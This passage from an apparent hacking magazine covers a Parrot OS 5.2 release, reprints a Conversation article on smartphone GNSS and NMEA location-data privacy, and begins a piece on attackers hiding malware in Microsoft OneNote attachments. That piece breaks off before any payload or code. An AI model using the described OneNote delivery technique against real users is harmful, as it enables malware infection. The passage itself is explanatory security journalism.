
Apart from these, there are lot many other changes added with this release like an

- 1) Integrated Hack The Box VIP contents for playing retired machines.
- 2) HTB tools can now manage API key, shell prompts and target hork according to the user preferences etc.

Parrot OS 5.2

The latest release of Parrot OS, Parrot 5.2 has been released with several new features and improvement from 5.1. The most important are fixing many bugs in the Calamares Installer.


No Time to add Trivia



The kernel has been updated to linux kernel 6.0.0.


```
[parrot@parrot]~$
$uname -a
Linux parrot 6.0.0-12parrot1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1parrot1
(2023-01-12) x86_64 GNU/Linux
[parrot@parrot]~$
```

Anonsurf has been updated with better support to TOR bridges.



Satellite Data: The Other Type Of Smartphone Data You Might Not Know About

DATA SECURITY

Tommy Cooke

Visiting Professor, Department of Geography & Environmental Systems, University of Maryland, Baltimore County.

Alicia Sabatino

Master's Student in Geography and Environmental Systems, University of Maryland, Baltimore County

Benjamin Muller

Associate Professor in Migration and Border Studies, King's University College, Western University

Kirstie Ball

Professor of Management, University of St Andrews

When you think about location data on your mobile phone, tablet or laptop, what comes to mind? Mailing addresses? Postal codes? These data indicate where you live, where you work, and the places you visit.

When combined with other types of data over time, companies and governments use them to analyze your consumption patterns, occupation, education, health and financial status.

Turning location services off only prevents smartphone apps from receiving location data. Smartphones can still be located by cell towers and wireless networks when location services are switched off.

This was highlighted by German politician Malte Spitz over a decade ago when he sued his cellphone provider, Deutsche Telekom, for any personal data they had about him.

When the case was settled and he eventually received the data, Spitz found 35,000 references to his location. He was able to visually reconstruct his movements over the previous six months, demonstrating the relevance of data protection laws to the public.

But there is more. By using critical code and documentary research methods, we found that raw satellite location measurement data are perpetually created in our devices all the time.

Because satellite data are building blocks used by our phones to determine where we are, they don't always get turned off — nor are they collected and treated the same way as location data.

Data Outputs

Smartphones determine your location in several ways. The first way involves phones triangulating distances between cell towers or Wi-Fi routers.

The second way involves smartphones interacting with navigation satellites. When satellites pass overhead, they transmit signals to smartphones, which allows smartphones to calculate their own location. This process uses a specialized piece of hardware called the Global

Navigation Satellite System (GNSS) chipset. Every smartphone has one.

When these GNSS chipsets calculate navigation satellite signals, they output data in two standardized formats (known as protocols or languages): the GNSS raw measurement protocol and the National Marine Electronics Association protocol (NMEA 0183).

GNSS raw measurements include data such as the distance between satellites and cellphones and measurements of the signal itself.

NMEA 0183 contains similar information to GNSS raw measurements, but also includes additional information such as satellite identification numbers, the number of satellites in a constellation, what country owns a satellite, and the position of a satellite.

NMEA 0183 was created and is governed by the NMEA, a not-for-profit lobby group that is also a marine electronics trade organization. The NMEA was formed at the 1957 New York Boat Show when boating equipment manufacturers decided to build stronger relationships within the electronic manufacturing industry.

In the decades since, the NMEA 0183 data standard has improved marine electronics communications and is now found on a wide variety of non-marine communications devices today, including smartphones.

Who Has Access To These Data?

It is difficult to know who has access to data produced by these protocols. Access to NMEA protocols is only available under licence to businesses for a fee.

GNSS raw measurements, on the other hand, are a universal standard and can be read by different devices in the same way without a license. In 2016, Google allowed industries to have open access to it to foster innovation around device tracking accuracy, precision, analytics about how we move in real-time, and predictions about our movements in the future.

(Cont'd On Next Page)

While automated processes can quietly harvest location data — like when a French-based company extracted location data from Salaat First, a Muslim prayer app — these data don't need to be taken directly from smartphones to be exploited.

Data can be modelled, experimented with, or emulated in licensed devices in labs for innovation and algorithmic development.

Satellite-driven raw measurements from our devices were used to power global surveillance networks like STRIKE3, a now defunct European-led initiative that monitored and reported perceived threats to navigation satellites.

Data and Citizen Rights

Our research raises questions about how rights are protected in the midst of these practices. Citizens have little to no access to the data output from NMEA 0183 and GNSS raw measurements. Because of this, people are unable to negotiate the visibility of their data in these datasets.

The data output from NMEA 0183 and GNSS raw measurements flow unrestricted from every smartphone on the planet. Smartphones have unique identifiers — IMEI numbers — that are known to the tech ecosystem. They can be connected to a user's personal details.

The flow of NMEA 0183 and GNSS data is invisible to the average person, meaning citizens are unsure of how these data are used, or with whom they are shared. Because of this, it's impossible for people to challenge how their personal data are used.

As interest in the supposed security, entertainment and surveillance value of these protocols continue to grow, these protocols are increasingly susceptible to misuse by third-party

developers.

But there is another layer to this: NMEA 0183 and GNSS raw measurements are standards in industries that offer products and services that many of us benefit from. The NMEA has foundations in safe passage at sea, making their data an important part of emergency services operations. GNSS raw measurements are also utilized for safety purposes.

Could solutions restrict the use of these data for life-critical situations only? Is there an oversight body that could assess what impacts industrial usage of these data might have upon smartphone owner rights and liberties? What about an audit led by civil society, who would be appropriately positioned to objectively inspect these issues to determine whether they might harm the public? For example, consider the way the federal privacy commissioner reviews app data activities.

Location data now flows constantly from GNSS chipsets. There is uncertainty about who is using these data, and for what purposes. Until industry and government reassure citizens that personal data are not being exploited and that rights are protected, these remain open questions.

**This Article
first appeared
in
The
Conversation**

No Time to add Trivia

Microsoft OneNote Attachments: Hacker's Latest Favourite

REAL WORLD HACKING

Microsoft's official ban of Macros by default has made hackers to think of innovative methods to deliver malware. The recently seen method is to deliver malware using Microsoft OneNote attachments. Proof point, the cybersecurity firm catering to Enterprise security detected over 50 hacking campaigns using this method in January 2023 alone. The malware families being delivered using this method include Agent Tesla, Quasar RAT, Redline Stealer, AsyncRAT, XWorm, DoubleBack, Qakbot, BATLoader and Formbook.


What Is Microsoft OneNote?

I will tell you the truth frankly. even though you think I am the dumbest person on this earth. I had no idea what is Microsoft OneNote and what is it used for until this hacking method came to light.

Well, what is it then? Microsoft OneNote is a note-taking software developed by obviously Microsoft. It is a free application available as part of the Microsoft Office Suite. So if you have Microsoft Office installed on your system, it has OneNote installed by default. What more, All the notes of OneNote have ".one" extension and are opened by default with Microsoft OneNote when doubled clicked upon.

I am in mood to tell you the entire history of Microsoft OneNote but I don't think it is necessary here. Let's see what's practically important. How do hackers use this tool to deploy malware? By using a feature to add attachments in Microsoft OneNote. Microsoft OneNote allows users to embed specific files as attachments in notes.

When someone clicks on these attachments, they get directly launched. Let's get into practical first. I open Microsoft OneNote and create a note as shown below.



